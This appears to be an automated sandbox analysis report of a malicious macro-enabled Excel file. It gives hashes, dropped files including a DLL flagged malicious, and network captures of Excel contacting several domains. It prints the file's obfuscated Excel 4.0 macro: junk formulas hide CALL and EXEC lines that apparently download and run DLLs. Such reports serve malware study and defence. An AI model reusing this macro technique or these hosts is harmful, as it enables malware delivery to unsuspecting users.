MD5:	BE06C76B1235F5EE138D979D40791758
SHA1:	7D1946B1BC4C394040B35843D40A4EACB9870496
SHA-256:	00C1B7FB01DE1B6BE0E365612A9DCFEC263204BCB1CB667200C85139DA360FAB
SHA-512:	36BFB661E9068B9ADE2173E5A43A7054FE2A74497136D72D6BC50F2485F3AC2B4E688CF35239137D42A20D492974E353F97C483B0E9FB64F91627C1EBB2F4B51
Malicious:	false
Preview:	.U.n.0....?.....C....I?.&..an.0.....,.\.Qo.7.pz.....7.V..^i.....;.0.....Z..d../g..u....e}J...({.....G+....!...~1.|.....)s....,.I...o..c...{Y.e"...Hd..;.#R..BKP^.Y.n0D..{.dM..&.x.)Qa..^...Mm...I?".....!.....u.....r8.....Z..GXJ.....q9.~..'.aZ.a%.4%.....s..&.{txD. ...../?.....`.:nN6..?..XF.../>S..y[..r....F....1.....!.S.E.u.h~t.n.9.....C.....>...az.}@...^.....:..a;.....".M....I..w..j.6/...?.....PK.....!.\IC.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$documents-351331057.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523

C:\Users\user\Desktop\~$documents-351331057.xlsm	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\user\ghnrope2.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (native) x86-64, for MS Windows
Category:	dropped
Size (bytes):	186502
Entropy (8bit):	6.182486294134606
Encrypted:	false
SSDEEP:	1536:O65/LQ2n3qA3PSD1AWc15xX418gzMPA3MxGQk2x44XaN9QqGYwOo9:D/LQ26GPS5g1Xm1MY3+lx7oQqGnOo
MD5:	E5726F9CD266AB1E58D53B6AE7C2BD5B
SHA1:	C3CB80D45C8953E258F5DB8359EDC1E7042F1899
SHA-256:	71C11EEA1F3BECFDD2CF15807FACD1AA555E7EBBA9116905CDBA5DB6EB4F8F06
SHA-512:	2CD34F6C63254E20696A5B15DB2C95F4F7E0278F840275CCB0DE92947359C2DD3FFCDDC0A6194ED25145FBA14EE7DF6B519A68FCCC2339F8E038DBE329F2C33
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..d..._.p`....." ..... .....`.....<.....0.....0.....text..... ..`.rdata..@.....@..@.data.....@....pdata.....~.....@..@..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.878761964356076
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	documents-351331057.xlsm
File size:	98253
MD5:	672eb871d16413c505302778d8bf1cf9
SHA1:	f88277af9b7f69e32b3c7cd74f8b25804933c093
SHA256:	17ab700a69c80c034abefa11b191c5ef211f534442c7688256fb200d5b2f25a1
SHA512:	492abf46277c12781c5e86dc838d1e5dd16206c343ec6f7e9b8a89d13485d56a1ac35642cee2257ae0652b415a30007c809d73a6a80760599ff2ace93fde5fa5
SSDEEP:	1536:ZSRSl4oWt6JJwQz8jbzPmHnsBjFC6QomaIRUxPLe96bGAfe2hawpx:ZSE7oWt6Xz8jbzP0n4BC6Qdkx60WMD
File Content Preview:	PK.....!.\IC.....[Content_Types].xml ...(..... ....””

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "documents-351331057.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAN
D()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM23,'Doc1'!AO15&"".dll"",0,0)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)""=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FAC
T(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=S
UMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM24,'Doc1'!AO15&""1""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(5
9)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM25,'Doc1'!AO15&""2""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAN
D()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FA
CT(59)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM26,'Doc1'!AO15&""3""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45245)
=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND
()=FACT(59)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM27,'Doc1'!AO15&""4""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(5
9)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUM
XMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(4
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)='Doc1'!AO20()=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)"
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
ope""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,"=EXEC(AM34&AO15)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRO
DUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,75
2752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP106)=SUMPRODUCT(4285272,7
27275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,7525727
5275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275
,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP107)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPROD
UCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,7527
52752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP108)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,7525727527
5)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,75
27527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP109)=SUMPRODUC
T(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752
752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(428527
2,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 58

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:44:00.307564974 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.325624943 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:00.325789928 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.327064037 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.387011051 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:00.718256950 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:00.718307972 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:00.718537092 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.718869925 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.736754894 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:00.753027916 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.771636963 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:00.771804094 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.772741079 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:00.835292101 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:01.157820940 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:01.157983065 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:01.158150911 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 9, 2021 16:44:01.178180933 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 9, 2021 16:44:01.349013090 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:01.497051001 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:01.497240067 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:01.516869068 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:01.665504932 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:01.684956074 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:01.685096025 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:01.685137987 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:01.685323000 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:01.685379982 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:01.731050968 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:01.899466991 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:01.899764061 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.188755035 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.379283905 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404170990 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404280901 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404325962 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404366970 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404392004 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404405117 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404419899 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404444933 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404481888 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404516935 CEST	443	49169	162.251.80.27	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:44:03.404517889 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404534101 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404581070 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404593945 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404644012 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404719114 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404759884 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.404795885 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.404829979 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.409126997 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.552927971 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.552963018 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.552984953 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553004026 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553026915 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553062916 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553128004 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553139925 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553164005 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553194046 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553325891 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553349972 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553370953 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553425074 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553431988 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553451061 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553476095 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553509951 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553538084 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553637028 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553787947 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553843021 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553908110 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553941965 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553972960 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.553989887 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.553991079 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.554043055 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.554044008 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.554085016 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.554097891 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.554111004 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.554133892 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.554142952 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.554172039 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.554210901 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.561888933 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.699517965 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.699645042 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.699744940 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.699798107 CEST	443	49169	162.251.80.27	192.168.2.22
Apr 9, 2021 16:44:03.699810982 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.699848890 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.699855089 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.699858904 CEST	49169	443	192.168.2.22	162.251.80.27
Apr 9, 2021 16:44:03.699882030 CEST	443	49169	162.251.80.27	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:43:59.885570049 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:00.285662889 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 9, 2021 16:44:00.737401962 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:00.751334906 CEST	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:44:01.177189112 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:01.344763041 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 9, 2021 16:44:02.226948023 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:02.240351915 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 9, 2021 16:44:02.250766993 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:02.262605906 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 9, 2021 16:44:02.770608902 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:02.796124935 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 9, 2021 16:44:02.807697058 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:02.826205969 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 9, 2021 16:44:03.749099016 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:03.762427092 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 9, 2021 16:44:04.876151085 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 9, 2021 16:44:04.896198034 CEST	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 9, 2021 16:43:59.885570049 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	runolfsson-jayde07s.ru.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:00.737401962 CEST	192.168.2.22	8.8.8.8	0xd8c3	Standard query (0)	cremin-ian07u.ru.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:01.177189112 CEST	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	shalombaptistchapel.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:03.749099016 CEST	192.168.2.22	8.8.8.8	0x5ae3	Standard query (0)	cesiroinsurance.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:04.876151085 CEST	192.168.2.22	8.8.8.8	0x6a10	Standard query (0)	innermetransformation.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 9, 2021 16:44:00.285662889 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	runolfsson-jayde07s.ru.com		8.211.4.209	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:00.751334906 CEST	8.8.8.8	192.168.2.22	0xd8c3	No error (0)	cremin-ian07u.ru.com		8.211.4.209	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:01.344763041 CEST	8.8.8.8	192.168.2.22	0x26d4	No error (0)	shalombaptistchapel.com		162.251.80.27	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:03.762427092 CEST	8.8.8.8	192.168.2.22	0x5ae3	No error (0)	cesiroinsurance.com		67.222.38.97	A (IP address)	IN (0x0001)
Apr 9, 2021 16:44:04.896198034 CEST	8.8.8.8	192.168.2.22	0x6a10	No error (0)	innermetransformation.com		173.201.252.173	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- runolfsson-jayde07s.ru.com
- cremin-ian07u.ru.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	8.211.4.209	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 16:44:00.327064037 CEST	0	OUT	GET /ind.html HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: runolfsson-jayde07s.ru.com Connection: Keep-Alive
Apr 9, 2021 16:44:00.718256950 CEST	1	IN	HTTP/1.1 503 Service Unavailable Date: Fri, 09 Apr 2021 14:44:00 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 76 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 69 6e 64 2e 68 74 6d 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /ind.html was not found on this server.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	8.211.4.209	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
